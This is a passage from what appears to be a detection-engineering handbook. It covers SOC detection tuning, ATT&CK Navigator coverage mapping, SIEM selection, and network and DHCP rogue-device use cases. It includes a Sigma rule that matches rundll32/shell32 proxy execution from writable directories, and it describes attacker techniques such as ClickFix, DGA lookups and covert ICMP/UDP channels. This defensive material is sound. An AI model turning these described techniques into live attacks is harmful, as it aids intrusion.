
There are a few important points to remember:

- When was the detection implemented?
- How often does it run?
- How often does it produce a true or false positive?
- Does the detection expand or fit into a current playbook, or does it require a new one?
- How quickly can the playbook be updated or generated?

Phase 6: Monitoring and Tuning

Detections need to be tracked for alert volume (which can be zero!), false-positive rates, execution time, and revisions. If searches or detections run day after day with no results, consider developing a synthetic transaction to ensure the detection is valid. Synthetic events should use clearly identifiable values, such as a username like “SOCValidationUser” or a known system such as “SOCTestBetServ01.” These names should allow SOC analysts to easily recognize them. Note that synthetic detections are not the same as “sock puppet” accounts; those are typically set up by CTI teams to observe adversary activity and may appear in event streams.

The second consideration is measuring the mean time to detect (MTTD) for each detection. In some cases, it may be acceptable for an alert to occur 15 minutes after the event; in others, that may be too long. Cloud environments introduce additional variability due to delays in logging and data flow through detection logic. It is possible for events in a CSP to take tens of minutes even hours to generate alerts, which may be unacceptable depending on the severity of the condition.

The third consideration is continuous tuning based on SOC analyst feedback. Analysts may find that the false-positive rate is too high or that previously unconsidered conditions affect detection in production. Always listen when an analyst advises that a detection can be improved.

Lastly, any detection that runs on schedule but produces no alerts over an extended period should be reviewed. Determine whether no relevant events occurred, the source data has changed, or the detection is no longer functioning. Ineffective detections should be updated or disabled.

Let’s walk through an example:

Goal

> For each group that provides elevated access to AD and Entra ID, ensure that only authorized users are present in those groups or roles and are added to those groups or roles.

Requirement

> Monitor additions to and removals from Elevated Access Control Groups in AD and roles in Entra ID.

Develop the macro-level pipeline

> At this stage of the DE process, you have sufficient information to identify two detection pipelines that will be further researched and used to build a project plan. One is on-prem AD, and the other is cloud-based Entra ID. These are similar processes with the same outcome—control of group or role membership and associated security impact—but they have different data collection methods, event IDs, data availability

thresholds, and potentially different SIEM platforms. At the same time, the DE pipeline supports the same business goal: ensuring tight technical control over the most important groups and roles in the enterprise.

Data pipeline for on-prem AD

For on-prem AD, the likeliest data delivery plan looks like this: the GPO is configured for the Domain Controllers OU so that any new DC is properly instrumented → a SIEM collection agent is installed → data is forwarded to a log collector → a log broker enriches the data at the point of delivery → the data is forwarded to storage → search logic is run to identify alert conditions → and alerts are presented to the SOC.

Data pipeline for Entra ID

For Entra, there are at least two data delivery paths:

- Entra ID → Diagnostic Settings → Log Analytics Workspace → Logic App/Function App → SIEM REST API → On-Prem SIEM

- Entra ID → Diagnostic Settings → Event Hub → On-Prem Event Hub Consumer → SIEM → Alerts presented to the SOC

At this stage of the process, you can see that the simple requirement of "monitoring groups and roles" has many moving parts and expands into multiple security use cases.

MITRE ATT&CK Integration

One of the most influential frameworks in the cybersecurity space is MITRE's ATT&CK framework because it provides an accessible knowledge base of adversary tactics and techniques based on real-world observations. ATT&CK helps detection engineers (and organizations) understand, detect, and mitigate cybersecurity threats. Two critical

techniques are Process Injection (T1055), which allows attackers to hide malicious code within legitimate processes to evade detection, and Command and Scripting Interpreter (T1059), which enables adversaries to execute arbitrary commands and scripts, often used for automation and lateral movement. Understanding these techniques is vital for building effective defenses and improving threat detection capabilities.

Most security products provide some sort of mapping to ATT&CK. For detections, tagging a detection with the relevant technique and subtechnique allows you to "connect the dots" across tools. For example, if your detections are written using the Sigma format and you populate the rule's YAML file with a tag, that tag can then be used to generate a JSON file that can be imported into the ATT&CK Navigator.

Maintain ATT&CK Navigator and Adversary Groups

There are a variety of ways to identify adversary groups. CTI reporting, vendor reporting, and open blogs or published articles are examples. It is vital in CTI and assessment to remember that a group represents a cluster of activity that manifests through various techniques.

As of May 2026, there are 178 adversary groups listed on the MITRE site. Searching by industry sector (such as finance, healthcare, or retail) will show groups known to target those sectors. Alternatively, you can search for specific adversary group names and use them in the ATT&CK Navigator to visualize techniques. For example, if you are interested in Chinese-based adversary groups, there are 24 listed in the ATT&CK CTI Groups page. Several of these target finance, such as APT19 and APT41, but not APT1 or APT30.

The Navigator code can be downloaded from GitHub, or you can use the online version. To observe the techniques associated with a given adversary, open a tab and use the search (magnifying glass) to select a group. Then, under Technique Controls, apply a score of 1 and assign a background color using the color palate tool. Techniques associated with that group will appear in color.

Multiple adversary techniques can be layered together. Add a new tab, select another group, and assign a score and color. Then click the "+" in the Navigator bar, choose "Create a Layer from Other Layers," select the same domain, and under Score Expression enter ***a+b***, where ***a*** and ***b*** represent the two layers. If you renamed of layers using the gear icon, those names will appear as variables. After clicking Create Layers, both layers will be displayed by color.

In the example shown in Figure 12-1, each APT group was added to a tab and assigned a score of 1. The layers were then combined and visualized using a blue gradient with a score range of 0 to 3, so techniques observed in both groups appear darker. In this example, both groups target Valid Accounts (T1078) across the Initial Access and Persistence tactics.




Figure 12-1. ATT&CK Navigator

Maintain ATT&CK Navigator Layers Showing Detection Coverage

In this example, several adversary techniques appear as common across layers ***a*** and ***b***. For instance, Exploitation for Client Execution appears

darker because the Navigator adds the scores. Reviewing that technique, several mitigations and two detection methods, Application Log Content and Network Traffic Content, are listed. Application logs can be consumed by a SIEM. Further analysis may show that a web application firewall is an effective control because it understands the application stream and protocol.

This gives you two detection methods. For network traffic, tools such as Zeek can be used, increasing coverage. EDR systems also provide strong detection and protection, although they are less focused on the web application layer. However, they perform very well across multiple techniques. In this case, "Exploitation for Client Services" can be scored based on process creation a detection for that technique (score of 1) and the combined detection tools can support a score of 2 for Command and Scripting Interpreter, as shown in Figure 12-2. By carefully evaluating how activity from a technique can be observed, scoring reflects how effectively that attack component can be detected.




Figure 12-2. Execution technique

Identify and Prioritize Coverage Gaps

There are more advanced methods to track detection coverage. DeTT&CT provides a structured approach to do this. The tool includes an editor that allows you to map coverage against data sources and quantify how well each source supports detection. Once data sources are mapped, you can save the YAML file and use the converter utility to generate a JSON file for

import into the Navigator. This approach replaces the need to manually score each technique.

An online version of DET&ECT is available here. A helpful tutorial is available through NVISO Labs.

Technology Stack Considerations and Detection Engineering

It is entirely possible that there are multiple systems in place to detect across a variety of environments. Do not be afraid to use them based on fit for purpose. For example, many organizations have an on-prem SIEM platform as well as a cloud-based system. You may also have an EDR platform with its own detection layer and SIEM. When considering the technology stack used for detection engineering, logging, SIEM, analytics, and alert management platforms, there are several factors to consider. As you review these, you will find that they push against each other as you weigh the pros and cons. When doing so, consider a key factor: mean time to alert. This is the full-cycle time it takes for a source event to move from source to storage, search, and presentation to an analyst.

- Scalability and cost efficiency
    - Cloud native architectures are more elastic when scaling and may include tuned or data source–specific detection logic. For example, consuming sign-in logs in Microsoft Sentinel and storing logs in the cloud may be much more cost-effective than pulling data into an on-prem storage platform. As long as an alert can be reliably delivered to your native alert system, don't hesitate to leave the source data in the CSP until an analyst can pull over supporting data for long-term storage.
    - Some EDR platforms provide log storage at petabyte scale with low latency, so detections written against that data

source may produce faster alerts. If you also extract recent endpoint data into your platform, you may achieve the best of both worlds.

  - Some SIEM platforms charge for ingest. It may be more cost-effective to leave the bulk of data in the cloud rather than pulling everything into a local SIEM. Additionally, on-prem storage introduces hidden costs such as high-speed storage, storage networking, cooling, and rack space.

- Unified data ingestion and visibility

  - A broad connector ecosystem is essential. Align native parsers with your inventory and collectors across endpoints, network, identity, cloud (IdP/IaaS/PaaS/SaaS), and OT/IoT.

  - Having all security event data in one platform ("single pane of glass") is attractive. Event data can be normalized and enriched consistently through a single pipeline. For example, attaching an email address or a manager's account ID to a user so a secondary point of contact is available with the alert is easier with a unified pipeline.

  - Real-time telemetry is also a factor. On-prem environments can often deliver in near–real-time data to the SIEM, while cloud environments may introduce delays due to batching, remote delivery, scripted database pulls, native event generation timing, and report-based collection methods.

- Machine learning integration

  - AI capabilities are rapidly advancing, and applying ML to SIEM platforms are no exception. Event data is well

suited to machine learning due to its structure, enabling improved alerts through longitudinal data analysis.

  - Many vendors have long offered user and entity behavior analytics as an applied "expert system," functioning like an "analyst in a box" for certain detection scenarios, so the idea of machine learning is not new to SIEM (we just called it UEBA).

- Rule life cycle support

  - Ensure that rule and detection authoring frameworks and query languages support templating (e.g., KQL, Sigma, SPL). Text-based approaches integrate more easily with CI/CD pipelines and version control for dev → QA → prod deployment.

  - Evaluate platform support for search performance, query responsiveness, and data export. Export capability supports long-term IR data storage.

  - Consider event suppression capabilities and ease of implementation. Overactive alerts, especially when tied to automated ticketing, can create operational noise.

  - Preexisting alert libraries are also a factor. It usually takes less time to update a rule that is close to your environment than to generate one from scratch.

- Automation for playbooks and SOAR integration

  - SOCs that do not develop at least basic utility automation to feed data into their systems and connect with APIs are substandard SOCs. That sounds harsh, but in an era where JSON-structured data and REST APIs are implemented in most of the tech stack that a SOC will use, automation is a necessity. Also look for bidirectional orchestration. For

example, if the SOAR platform creates a service desk ticket, how easy is it to check when that ticket is closed?

  - SOAR platforms rely on automation. The ability to script at the command line and build lightweight integrations reduces manual effort, which would otherwise require many steps and logins. Look for safe primitives such as dry runs, approval gates, and idempotent actions (where repeated execution has the same effect).

  - Ensure API usability, data exchange, and general approachability of a technical component to support automation are considered when evaluating tools.

  - Robust API integration opens the door to native tool integration, such as triggering a NAC to change a switch port, requesting EDR to contain an end point, or adding a malicious FQDN to an NGFW block list.

- Cost of ownership

  - Total cost of ownership (TCO) and ROI are widely discussed. SOCs may experience higher turnover than other IT functions, with analyst burnout, alert overload, and ongoing skill demands as contributing factors.

  - In *Paid to Think* (BenBella Books, 2012), David Goldsmith provides significant research on how learning organizations function. Where possible, ensure that the SOC adopts tools that support active learning. For example, maintaining playbooks in a wiki system such as Atlassian Confluence allows rapid updates when new validation techniques are identified.

- CTI feed integration

  - Many vendors provide threat intelligence in the form of indicators of compromise (IoCs), such as domains, email

addresses, and file hashes. STIX/TAXII and OpenCTI are common formats and platforms.

– Feeds should not only add IoCs but also remove them when they are no longer valid indicators.

The Sigma Universal Rule Format

As noted earlier, the Sigma rule format and project were introduced in 2017 by Florian Roth and Thomas Patzke. It is a flexible, text-based format using YAML. Today, numerous converters exist to translate a YAML rule into platform-specific stub detection logic. The detection engineer typically needs to refine the generated output, but the majority of the detection logic is already defined. Following is a sample rule from the SigmaHQ GitHub. Note that this definition includes a description, a reference, tags that support ATT&CK, and the actual detection text and condition.

Here is an example of a Sigma rule from the SigmaHQ Windows `process_creation` list:

```
 1  title: Shell32 DLL Execution in Suspicious Directory
 2  id: 32b96012-7892-429e-b26c-ac2bf46066ff
 3  status: test
 4  description: Detects shell32.dll executing a DLL in a
suspicious directory
 5  references:
 6      - https://www.group-ib.com/resources/threat-research/red-
curl-2.html
 7  author: Christian Burkard (Nextron Systems)
 8  date: 2021-11-24
 9  modified: 2023-02-09
10  tags:
11      - attack.execution
12      - attack.stealth
13      - attack.t1218.011
14  logsource:
15      category: process_creation
16      product: windows
17  detection:
18      selection_img:
19          - Image|endswith: '\rundll32.exe'
20          - OriginalFileName: 'RUNDLL32.EXE'
```

```
21      selection_cli:
22          CommandLine|contains|all:
23              - 'shell32.dll'
24              - 'Control_RunDLL'
25          CommandLine|contains:
26              - '%AppData%'
27              - '%LocalAppData%'
28              - '%Temp%'
29              - '%tmp%'
30              - '\AppData\'
31              - '\Temp\'
32              - '\Users\Public\'
33      condition: all of selection_*
34  falsepositives:
35      - Unknown
36  level: high
```

Here's a breakdown of the four key sections:

Title (line 1)

A human-readable name that summarizes what the rule is designed to catch: *rundll32.exe* being used to load a DLL via shell32.dll from a writeable, user-accessible directory—a common malware staging technique.

Tags (lines 10–13)

MITRE ATT&CK mappings that categorize the threat behavior; here the rule covers *Execution*, *Stealth*, and specifically technique T1218.011 (Signed Binary Proxy Execution: Rundll32), meaning attackers are abusing a legitimate, signed Windows binary to run malicious code.

Logsource (lines 14–16)

Tells the SIEM which event source to query; in this case Windows process creation logs (e.g., Sysmon Event ID 1 or Windows Security Event 4688), so the rule only fires when a new process is spawned on a Windows host.

Detection (lines 17–33)

The actual matching logic, split into two named selections that must *both* match (the condition: all of `selection_*` on line 33). `selection_img` identifies that the process is *rundll32.exe* by either its image path or its original PE filename (a rename-resistance check). `selection_cli` then checks that the command line contains both shell32.dll *and* `Control_RunDLL` simultaneously, *and* that the path points to a suspicious writable location—`ppData`, `Temp`, or `Public`—which legitimate use of this function would rarely target.

Quality Assurance

Detection engineering can be improved by applying various QA practices similar to those used in the traditional software development life cycle (SDLC).

Peer Review Process

It is a long-standing SDLC practice that code is tested and reviewed before production deployment. While the rigor may vary, having another set of eyes to review detection logic is important. Poorly written queries can place excessive load on a system.

As an example, a query that joins Zeek DNS data and NGFW traffic logs directly in a SIEM can overwhelm memory in large environments. Instead, if the desire is to report traffic data with one or more FQDNs with the answer field from a Zeek record, exporting the data from the SIEM each hour for both sources will yield a much better result than trying to connect millions of firewall records with hundreds of thousands of DNS records.

Testing Standards

Every detection should be tested with enough variation to ensure it operates correctly and performs well under load. First, validate the detection in a lab or staged environment. Then, test the detection against a copy of production data, such as a recent export of event data into a QA system. Use

appropriate tools to simulate the behavior you want to detect. Where possible, test with real samples in a controlled lab. For example, if you want to be sure that the new version of an EDR agent or Sysmon configuration file detects a new command-line technique from an adversary, you can use a tool such as Atomic Red Team, Metasploit, MITRE CALDERA, or Red Team Automation.

Documentation and Knowledge Management

Detection engineering requires clear documentation, developed with the SOC analyst as the primary consumer. Each detection should clearly explain what it means and how to handle it.

Detection Documentation

Every alert, rule, search, notification, or ticket processed by security operations should have accessible documentation. That clearly explains how to validate the alert as true or false and what it represents. Remember that as a detection is built, it will be processed at the other end. The amount of documentation will vary by item. For example, if your organization uses risk-based architecture and has hundreds of risk searches, each search needs to have enough online and easily accessible information to guide the analyst in how to interpret what the search is telling them.

Runbooks and Playbooks

Detections should map to playbooks. It is common to have a variety of discrete detections that indicate malicious code, and they can be processed by a set of instructions defined in a malware investigation playbook. One benefit in writing a playbook is finding automation and data collection that can be handled by a SOAR platform so that when the analyst gets to the alert, some data is on hand.

Escalation Criteria

It is common to have a frontline team that processes an alert queue as it triages tickets. During that process, analysts should have clear guidance on escalation. For example, if EDR detects and blocks malicious code that suggests hands-on-keyboard activity, analysts should know how to notify incident response or initiate containment. They may also trigger data collection, such as recent DNS activity, browser history, or EDR data telemetry. The better you define action guidance on a playbook or alert basis, the better chance there is to identify an adversary, an insider, or some sort of explainable activity.

Remediation Guidance

With malicious software, there is a common remediation pattern—reimaging the system. That action is highly disruptive to the endpoint user, who may lose productivity for several hours to days, as well as the deskside support technician responsible for performing the reimage. In some cases, however, the software can be removed instead. For example, a malicious browser extension or a shady application (and its scheduled tasks) can be disabled and removed. If your organization chooses a "remediation" approach rather than a full rebuild, be sure that supplemental monitoring is in place to determine whether the issue recurs and all auto-start extensibility points (ASEPs) are reviewed for persistence indicators.

Evidence Collection Requirements

Detections may uncover patterns of insider threat or activity relevant to civil or criminal action (depending on jurisdiction). As detections are designed and implemented, it is important to recognize—at least in the United States—that computer-based evidence (such as documents, email, GPS data, and social media content) must be collected in a reliable and forensically sound manner. Practically speaking, this means preserving the original log record, including its timestamp at the time of generation. While detections may parse and transform log data for analysis, the original log record must remain intact. When implementing detections, consult general council on how to store these records.

Maintaining Quality

As the detection engineering program matures, perform periodic reviews of detections, supporting code, and any scripts or tooling used to enrich event data. Several activities can help maintain detection quality.

Quarterly Detection Coverage Assessment

Review how well the detection program covers the ATT&CK techniques most relevant to adversaries targeting your industry. Avoid focusing too narrowly on a single area at the expense of others, as adversaries continuously evolve their techniques.

For example, the attack vector known as ClickFix, first observed by Proofpoint in early 2024, increased by over 500% in the first half of 2025 and, by the end of Q2, accounted for 8% of all attacks blocked by several infosec sources and vendors. This technique typically involves directing a user to a fake error, verification, or authentication page and convincing them to paste malicious code into the Windows Run dialog. Because this pattern can be used broadly by different adversaries, it should drive new detections where gaps exist. One approach is to collect and analyze Most Recently Used registry entries, sort them in long-tail order, and look for suspicious patterns. If identified, the source system should be investigated for potential compromise.

Collect False-Positive Feedback

As alerts are triaged and incidents are handled, establish a mechanism for collecting feedback on detections. If a detection produces an unacceptable high false-positive rate, take action to a) tune or refine the detection, b) automate the collection of additional information that pushes assessment as either true or false, or c) consider a different data source to support the detection.

There are several ways to collect this feedback. One effective approach is to integrate a “feedback to team” capability within a SOAR platform, allowing

the alert or incident to remain linked to the feedback. If the SIEM alerting interface supports feedback, generate reports and review them regularly. Keep in mind that validating detections using EDR data may be constrained by retention limits, which are often in the 7- to 14-day range.

Chapter 13. Network Infrastructure–Focused Detection Use Cases

> *"Network security monitoring (NSM) is the collection, analysis, and escalation of indications and warnings to detect and respond to intrusions. NSM is a way to find intruders on your network and do something about them before they damage your enterprise."*
>
> —Richard Bejtlich, *The Practice of Network Security Monitoring* (No Starch Press, 2013)

As you read through this chapter (as well as Chapters 14 through 16), you should:

- Think about common attack scenarios and adversaries that target your organization.
- Ensure you know how to obtain the data needed to support each detection use case and to build detections.
- Gather vendor and product documentation so analysts can easily look up event details when researching an alarm.
- Determine the risk that the use case is designed to address for the organization.
- Decide and document how the analyst will respond to the use cases and detections.

Above all else, keep looking for "evil"—because it is looking for you (or, rather, your data that makes up your organization's crown jewels).

Where possible, an ATT&CK tactic, a semicolon, and then the technique are listed with each detection at the end of the description or relevant text

throughout the next few chapters. Mappings range from strong to weak, but that is a reality for the SOC based on alarm conditions and data feeds. MITRE hosts a page with all Enterprise Matrix techniques.

This chapter describes a wide variety of detection use cases supported by network devices, ranging from network switches to modern next-generation firewalls (NGFWs). These devices are mini operating systems themselves and operate with a control plane and a data plane. The control plane is how the device is managed and controlled and where its configuration is stored. Control planes provide critical information about the device, whereas data planes provide details about the network traffic the device manages.

A few core network infrastructure services are also covered in this chapter because they provide a service to the network as a whole and are independent of a specific operating system or device.

Command and Control

Aside from using an IoC list, an IDS rule, or a domain block list, there are several methods to detect command and control (C2). In addition to the following detections, refer to Chapter 4 for more discussion of analysis techniques to find C2:

ICMP oversized payload

> A standard ICMP echo request (ping) carries a payload of 32 to 64 bytes depending on the operating system. Adversaries who use ICMP as a covert channel must embed data inside the payload field, which causes the packet size to exceed what is operationally normal. Any ICMP packet with a payload exceeding 128 bytes should be considered suspicious and investigated. Network monitoring tools such as Zeek or an NGFW with deep packet inspection can be configured to alarm on this condition.

Tactic: Command & Control (TA0011); T1095 Non-Application Layer Protocol and T1001.002 Data Obfuscation: Steganography

DNS excessive NXDOMAIN responses

A DNS NXDOMAIN response means the queried domain does not exist. A small number of NXDOMAIN responses from a workstation is normal—mistyped URLs and stale bookmarks are common. However, a host generating 20 or more NXDOMAIN responses within a five-minute window is a strong indicator of domain generation algorithm (DGA) activity, where malware automatically generates large numbers of candidate domain names and queries them until it finds one that resolves to an active C2 server. To fully realize this use case, you need to monitor at the point where you can collect the true source, not at the highest level in the DNS hierarchy. This detection pairs naturally with DNSTwist, typosquatter, fast flux, and double flux detections and should be treated as a high-priority alarm condition.

Tactic: Command & Control (TA0011); T1071.004 Application Layer Protocol: DNS and T1568 Dynamic Resolution

Tactic: Command & Control (TA0011); T1071.004 Application Layer Protocol: DNS and T1568 Dynamic Resolution

Beaconing at regular intervals

When an adversary establishes a C2 channel, the implant on the compromised host periodically checks in with the C2 server to receive instructions. This check-in behavior, known as *beaconing*, produces a recognizable pattern of outbound connections at regular or near-regular intervals to the same external destination. The detection strategy should account for jitter, where adversaries intentionally randomize the interval slightly to evade exact-match timing rules. Standard deviation analysis

on connection intervals per destination IP is more effective than rigid time–window matching. Any host producing low-variance, repetitive outbound connections to a single external IP—particularly outside business hours—should be investigated immediately.

> *Tactic: Command & Control (TA0011)*; T1071.001 Application Layer Protocol: Web Protocols, T1571 Non-Standard Port, and T1573 Encrypted Channel
>
> *Tactic: Command & Control (TA0011)*; T1071.001 Application Layer Protocol: Web Protocols, T1571 Non-Standard Port, and T1573 Encrypted Channel

High volume of outbound UDP to a single external IP

UDP is a connectionless protocol commonly abused for covert tunneling because it is less scrutinized than TCP and can traverse many firewall configurations. Tools such as UDP2RAW and similar utilities can encapsulate arbitrary data inside UDP packets and forward it to an external C2 server. A workstation generating a sustained high volume of outbound UDP traffic to a single external IP—particularly on nonstandard ports—is a strong anomaly signal. This is distinct from expected UDP traffic such as DNS (port 53) or NTP (port 123), and your NGFW or flow data should be able to surface this condition through threshold-based reporting on UDP flow volume per destination.

> *Tactic: Command & Control (TA0011)*; T1095 Non-Application Layer Protocol and T1572 Protocol Tunneling

If you need a place to start, consider deploying a Zeek sensor and feeding the data into Real Intelligence Threat Analytics (RITA), an NSM tool created by Black Hills Information Security and now maintained by Active Countermeasures. RITA is an open source tool for detecting C2 traffic and

consumes Zeek TSV or JSON logs. The major security engineering steps are as follows:

1. Monitor the right link. Start with the perimeter uplink where the switch fabric feeds the NGFW, because you need to see traffic attempts that may be blocked by firewall policy.
2. Deploy a TAP or SPAN in aggregate mode because you need packets that support request/response timing analysis.
3. At a minimum, configure Zeek to collect cons, dns, http, ssl, and files logs.
4. Ensure that both solutions are connected to NTP.
5. Your Zeek sensor platform should have at least one core per 100 MB, 64 GB+ of memory, and a fast disk.
6. The RITA analysis platform must receive logs before they are rotated off, so you will need a log shipping method from Zeek to RITA. Examples include rsync, Filebeat, Logstash, or Kafka. RITA expects logs organized by date.

DHCP and Data Link Layer Analysis

DHCP and data link layer (L2) analysis can reveal significant issues on the network. To perform these checks, your organization needs supporting controls and practices in place to provide system awareness at the MAC level. This discussion focuses on automating analysis processes for rogue device detection. The lists described have a specific purpose. The current system can achieve the same result by adding an attribute for the entry, which may work as well as separate lists.

First, build and maintain a list of known MAC addresses for quiet, standalone devices. There are all kinds of devices that don’t supply a hostname during the lease process, don’t participate in a Windows domain, and can exist on the network. If you plan to identify unauthorized devices,

you must be able to identify and exclude authorized devices from the analysis cycle by MAC address. Note that this is not foolproof—it is not difficult to learn and reuse a MAC address, as there is often no real security at this layer.

Second, establish a naming convention so that you can disregard known systems and instead identify a system that is "not like the others." This convention can be implemented during the DHCP lease negotiation process.

Third, end-user systems and VoIP phones should go through a preprovisioning process to record their MAC addresses so that the system won't generate alerts when they come online. For example, a set of ports and a specific DHCP range can be used for preprovisioning; a client reservation can be created ahead of time; or an unmonitored segment can be used. DHCP traffic from the provisioning segment can then be automatically added to the exclusion lists.

Fourth—and perhaps this is the most difficult part—the SOC will need to know where the device is located by switch port, floor, and building so that a technician knows where to go to identify a rogue device. This will require naming the DHCP scope with location information, such as "Bldg 16, 3rd Floor, East," and importing that into the SIEM as a network description. From there, the SOC can log in to the switch and obtain the exact port information. If switch ports have the corresponding jack identifier and floor location, the end system's location will then be known. Yes, there are organizations that go to this level; I have seen it.

Fifth, you will need a way to identify and differentiate networks by type so that you can create better notifications: VoIP, desktop wired, portable wireless, utility services (such as conference room support or HVAC), guest, and any other network type that can be used to differentiate the types of assets on the network segment. Understanding segment usage will further sharpen alarm development.

DHCP and Layer 2 Use Cases

Nonphone VoIP devices on VoIP networks

If there is an identifier such as a VLAN scheme or an IP scheme that can identify IP telephony equipment, you would want to know whether devices other than phones are on that network. For example, odd-numbered DHCP networks for end-user network regions may be reserved for VoIP, while even-numbered networks are used for end-user system support. Device names may be useful. Phones may be assigned a hostname pattern so that if a phone appears on a desktop segment, the phone can be quickly identified and moved to a phone network. Alternatively, your call manager may be able to export a list of known MAC addresses of enrolled phones; if a device that is not an enrolled phone shows up on the VoIP network, it can be investigated (this example assumes some sort of pre-enrollment capability). Also, checking the first part of the MAC address against the OUI identifier for the organization's VoIP phones can help improve rogue detection. An OUI-based detection approach is particularly powerful because it requires no agent, no authentication, and no prior knowledge of the specific device—the first three octets of the MAC address authoritatively identify the hardware manufacturer, making it possible to distinguish a Cisco IP phone from a laptop or a Raspberry Pi at the DHCP lease level.

> *Tactic: Discovery (TA0007)*; T1046 Network Service Discovery and T1018 Remote System Discovery
>
> *Tactic: Collection (TA0009)*; T1040 Network Sniffing and T1557 Adversary-in-the-Middle

Nonknown workstations appearing in the desktop segments

The ability to detect this depends on an established naming convention or full MAC registration and knowledge. For example, if you named all desktops something like "DSK####," portables "NB#####," and

developer virtual machines “DEVVM#####,” you can monitor for two conditions of note. A system that registers with DHCP and doesn’t supply a known hostname in the pattern should alert. Alternatively, if there is full end-workstation MAC registration, the alarm can be raised when the MAC address is not in the workstation list (which, of course, will need constant maintenance). The naming convention approach and the MAC registration approach are complementary rather than mutually exclusive, and both should be implemented where operationally feasible. The naming convention check is low-maintenance and catches the most obvious cases—an attacker’s laptop or a rogue device is unlikely to know or follow your internal hostname pattern. The MAC registration approach is more precise but requires disciplined inventory maintenance, and its value degrades in direct proportion to how out of date the approved MAC list becomes. I have found this difficult to implement on a few large networks. A practical middle ground is to use the naming convention check as the primary real-time alarm and the MAC registration list as a secondary enrichment—if a device fails the naming convention check *and* its MAC OUI does not belong to a known hardware vendor in your environment, the alert severity should be elevated significantly.

